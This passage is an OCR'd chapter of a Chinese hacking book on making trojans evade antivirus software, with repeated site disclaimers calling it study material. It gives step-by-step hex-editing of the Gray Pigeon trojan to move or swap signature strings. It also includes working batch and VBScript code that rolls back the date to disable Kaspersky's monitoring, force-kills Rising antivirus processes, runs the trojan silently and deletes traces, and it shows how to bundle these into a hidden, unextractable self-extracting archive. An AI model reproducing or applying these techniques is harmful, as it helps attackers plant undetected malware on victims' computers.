


图 7-16 关键字的选择

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步：选中这段字符串后，单击右键中的“拷贝”命令。现在移动 C32Asm 的滚动条到服务端的尾部，找到其中的 00 处后选择鼠标右键中的“粘贴”命令，并且记录下新地址的位置，这里为 000BA950，如图 7-17 所示。我们就把字符串从原来的位置，移动到了一个全新的位置上，这样杀毒软件在原位置就找不到关键字符串，从而也就躲过了杀毒软件的分析检测。




图 7-17 关键字的转移

第四步：考虑到 IE 浏览器字符串原有的地址，所以单击鼠标右键选择“填充”命令，在弹出的窗口中选择“使用十六进制填充”选项，接着在填充框中输入“31”，单击“确定”按钮即可完成。



图 7-18 填充原始信息

第五步：现在这段字符串就全部改成了字符串 1111111111111111，这样修改是为了后面的操作更方便。运行“偏移量转换器”设置木马程序的路径，在“文件偏移”中输入字符串的新地址，单击“转换”按钮在“内存地址”中得到字符串的内存地址 004C1D50，如图 7-19 所示。




图 7-19 信息地址转换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六步：现在利用 OllyICE 打开刚刚修改过的服务端，单击右键“查找”菜单中的“所有参考文本字串”命令。然后在新的窗口里面找到“ASCII "1111111111111111"”这段，双击这段字符串后返回到窗口的汇编内容。选中这句汇编信息后单击右键菜单中的“汇编”命令，在窗口中将跳转地址改成新的地址即可。




图 7-20 修改汇编代码

第七步：选择右键中的“复制到可执行文件”→“选择部分”命令，然后在新窗口中单击鼠标右键，选择其中的“保存文件”命令后进行保存。

第八步：通过 C32Asm 载入被 OllyICE 修改的服务端，搜索“1111111111111111”。找到以后单击右键选择“填充”命令，然后在“使用十六进制填充”中输入“00”进行填充就可以了。

7.2.2 “借尸还魂”替代字符串

有的文件中的数据被填充就不能使用了，比如灰鸽子木马利用 IE 浏览器进行启动，这里就不能将 IE 浏览器的进程信息进行替换，此时就只能进行关键字的替换了。

第一步：用 C32Asm 打开灰鸽子的服务端，通过搜索命令查找“iexplore.exe”这个关键词。




图 7-21 关键字的搜索

第二步：很快就搜索到一处“:\Program Files\Internet Explorer\IEXPLORE.EXE”，如图 7-22 所示。首先选择原来的进程路径，接着通过“粘贴”命令将 svchost.Exe 的路径，也就是将地址信息:\Windows\system32\svchost.exe 复制到原来的路径上。这样服务端以后就会使用进程 svchost.exe 来启动并传输数据了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-22 关键字的替换

第三步：由于前后路径长度不一样，所以选择没有被替换掉的原有路径的部分，单击鼠标右键选择“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”，单击“确定”按钮即可。



图 7-23 填充多余数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.3 木马突破主动防御的手段

现在的杀毒软件，除了使用特征码来判断病毒、木马以外，还加入了其他的防范监控的方法。其中主动防御就是最流行的一种方法，由于主动防御是通过行为规则来判断，因此给木马种植带来了很多麻烦。在本节中，我们就来看看木马是如何突破杀毒软件的主动防御监控的。

7.3.1 什么是主动防御

所谓“主动防御”其实是针对传统的“特征码技术”而言的。说到主动防御就必须要提到 HIPS (Host Intrusion Prevent System，即“主机入侵防御系统”)。HIPS 是一种监控软件，它能监控到用户电脑中哪些程序在调用文件，哪些程序对注册表进行了修改，HIPS 不仅能监控到实时情况，而且还会向用户报告请求允许通过的程序。如果用户阻止了，那么该程序将无法被运行或者被更改。



图 7-24 著名的 HIPS 软件——THREADFIRE

小提示

病毒天天变种天天出新，使得杀毒软件跟不上病毒的脚步，而 HIPS 能解决这个问题。HIPS 是未来系统安全发展的一种趋势，只要你有足够的专业水平，也可以只用 HIPS 而不需要杀毒软件。

HIPS 并不能称为防火墙最多只能叫做系统防火墙，它不能阻止网络黑客的攻击行为，它有别于传统意义上的网络防火墙 NIPS。二者虽然都是防火墙，但是在功能上其实还是有很大差别的。传统的网络防火墙只有在用户使用网络的时候能够用上，通过特定的网络协议来限定用户访问某一 IP 地址，或者也可以限制互联网用户访问个人用户和服务器终端，在不联网的情况下是没有什么用处的。而系统防火墙就是限制诸如 a 进程调用 b 进程，或者禁止更改或者添加注册表文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-25 传统的网络防火墙

1.创立动态反毒系统

对病毒行为规律分析、归纳、总结，并结合反病毒专家判定病毒的经验，提炼成病毒识别规则知识库。模拟专家发现新病毒的机理，通过对各种程序动作的自动监视，自动分析程序动作之间的逻辑关系，综合应用病毒识别规则知识，实现自动判定新病毒，达到主动防御的目的。

2.自动准确判定新毒

HIPS 就像分布在操作系统的众多探针，动态地监视着程序调用接口(API)的动作，它能自动分析程序动作之间的逻辑关系，并判定程序行为的合法性，从而实现自动诊断新病毒。HIPS 有效克服了当前安全技术仅依据单一动作，就频繁询问是否允许修改注册表或网络的弊病，让用户不再为难以自行判断，误判等操作而烦恼。

3.程序行为监控并举

在全面监视程序运行的同时，HIPS 会自主分析程序行为，当发现新病毒后，它会自动阻止病毒行为并终止病毒程序运行，自动清除病毒，并自动修复注册表。

4.自动实现多重防护

HIPS 有效克服特征值扫描技术滞后于病毒出现的缺陷，发现新病毒后它会自动提取病毒特征值，并自动更新本地未知特征库，实现“捕获、分析、升级”一体化，有利于对此后同一个病毒快速检测，使用户系统得到安全高效的多重防护。

小知识

一般意义上的“主动防御”，就是全程监视进程的行为，一旦发现“违规”行为，就立即通知用户终止进程运行。因此“主动防御”并不能 100%发现病毒或者攻击，它的成功率大概在 60%--80%之间。如果再加上传统的“特征码技术”，则有可能发现提高的恶意程序与攻击行为。目前全世界真正做到主动防御的软件是我国东方微点公司出品的微点主动防御软件。从国外的情况看，卡巴斯基等主流安全厂商，都已经向“主动防御+特征码技术”过渡了，可以说这是安全系统的必然发展趋势。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.3.2 突破卡巴斯基主动防御

事实上卡巴斯基自身存在一个小漏洞，当系统日期更改到较早以前的日期，卡巴斯基就会自动关闭所有监控功能，同时主动防御也失去了作用，这样系统就失去了防控能力。这时候如果打开卡巴斯基主界面，赫然出现“授权许可文件激活日期错误”提示。当将系统日期改回到正确的日期以后，卡巴斯基就会自动恢复正常。



图 7-26 卡巴斯基的"授权许可文件激活日期错误"提示

第一步：准备下面的这段批处理代码。这段批处理文件代码的作用如下：首先通过获取系统当前的时间，保存到 time.txt 这个文本文件之中。接着将系统当前时间进行修改为 1988-06-27，再利用不断的 ping 操作来延迟时间，如图 7-27 所示。最后执行木马程序文件并恢复正常的系统时间。

打开记事本，输入下面的批处理文件代码，然后另存为 muma.bat。

```
@ECHO OFF
@date /t>C:\time.txt
date 1988-06-27
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
call muma.exe
@date <C:\time.txt
ping 127.0.0.1
del muma.Vbs
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-27 编写脚本代码

第二步：准备一段脚本代码。因为运行批处理文件的时候，文件会调用 CMD 或 Command 来执行文件中的命令，这些弹出的窗口必然会引起别人的怀疑，而脚本文件就不存在这个问题。打开记事本，输入下面的脚本文件代码，然后另存为 muma.vbs。

```
set ws=wscript.createobject("wscript.shell")
ws.run "muma.bat",0
wscript.sleep 10000
```




图 7-28 编写脚本代码

第三步：选择免杀木马 muma.exe、批处理文件 muma.bat 以及脚本文件 muma.vbs，用 WinRAR 对这三个文件进行压缩操作。再双击打开刚刚生成的这个 RAR 文件，单击工具栏上的“自解压格式”图标。

第四步：在弹出的对话框中单击“高级自解压选项”按钮，接着在弹出的“高级自解压选项”窗口中选择“常规”选项标签，再在“解压路径”中填入程序自解压后的路径，这里设置为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Windows 系统的临时目录%Temp%，最后在“解压缩之后运行”选项中输入脚本文件 muma.vbs。




图 7-29 解压信息设置

第五步：单击“模式”选项标签，选中“全部隐藏”和“覆盖所有文件”两个选项，这两个选项是为了不让 RAR 文件解压的时候弹出窗口，单击“确定”按钮完成三个文件的捆绑操作。




图 7-30 文件隐藏设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六步：WinRAR 虽然可以捆绑文件，但是别人也可以通过右键对其解压，因此需要对自解压文件进行修改才行，这样自解压文件就无法再进行解压操作了。运行编辑工具 C32Asm，单击“文件”菜单中的“打开十六进制文件”命令，选择刚刚生成的自解压文件程序。单击“搜索”菜单中的“搜索”命令，在窗口中的“类型”选择为“十六进制”，然后在“搜索”选项中输入“807A0161”。在搜索结果中将 61 改成相近的数值就可以了。然后再按照同样的方法，搜索另一个十六进制数值 526172211A07，把 61 修改为刚刚替换的数值就可以了。




图 7-31 查找关键代码




图 7-32 修改关键代码

7.3.3 其他杀毒软件主动防御

由于其他杀毒软件并没有卡巴斯基那样的漏洞，无法利用调整时间的方法突破。因此就只有选择其他的方法了，比如利用进程管理程序直接结束杀毒软件的相关进程，由于没有防范功能，杀毒软件想拦截也是无能为力的。

其实在 Windows 系统之中就有一系列的管理工具，比如系统自带的“tasklist.exe”可以查看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统当前的进程，另一款名为“taskkill.exe”的小工具可以根据进程 ID 或进程名来结束一个或多个任务或进程。比如要终止江民杀毒软件的进程，就输入命令：taskkill /F/IM kvsrvxo.exe 即可。现在打开一个记事本程序，输入下面的批处理文件代码，然后将其另存为 kill.bat。

```
@ECHO OFF
taskkill /F/IM RavMon.exe
taskkill /F/IM RavMonD.exe
taskkill /F/IM CCenter.exe
```

这一段代码表示要结束的进程名称，这里写入的是瑞星杀毒软件。当然黑客会在此处加入其他的杀毒软件进程名称，比如金山、卡巴斯基、NOD32 等。

```
%Temp%\muma.Exe 这句代码用于运行配置生成的服务端程序文件，文件的名称为 muma.exe
for %%f in (%temp%.\tmp$$$.vbs*) do del %%f
RD /S /Q %Temp%
```

这句代码用于清除系统的临时文件目录




图 7-33 编辑脚本代码

现在再打开一个文本编辑器，输入以下的脚本文件代码脚本，让它来执行上面的批处理文件，然后另存为 kill.vbs。

```
set ws=wscript.createobject("wscript.shell")
ws.run "kill.bat",0
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

wscript.sleep 20000

最后的操作就是将三个文件利用 WinRAR 进行捆绑。捆绑过程和上面的步骤一样，这里就不再叙述了。

注意

虽然 Tasklist 是系统自带的工具，但是它只存在于专业版的系统中，而家庭版的系统则没有这个功能。因此在捆绑的时候，最好连它一起进行捆绑操作。另外，可以在批处理代码中加入调整时间的代码，这样黑客可以同时利用不同的方式来对付不同杀毒软件的主动防御功能。

7.3.4 木马程序自定义设置

现在的木马服务端都采用了线程插入技术进行隐藏，也就是说整个木马的服务端只有一个 DLL 文件在起作用，所以木马的免杀问题就集中在 DLL 文件上了，例如 DRAT 木马的免杀就是一个处理 DLL 文件的例子。

1.导出 DLL 文件

配置完 DRAT 木马服务端程序后，运行程序资源修改工具 Restorator，并打开生成的服务端程序。这时在资源树下可以看到 DLL 项，如图 7-34 所示，单击 DLL 项前面的加号展开资源内容，就可以看到名为 DARKST 的一项。选择右键菜单中的“导出”命令，将这部分资源另存为“DARKST.dll”。

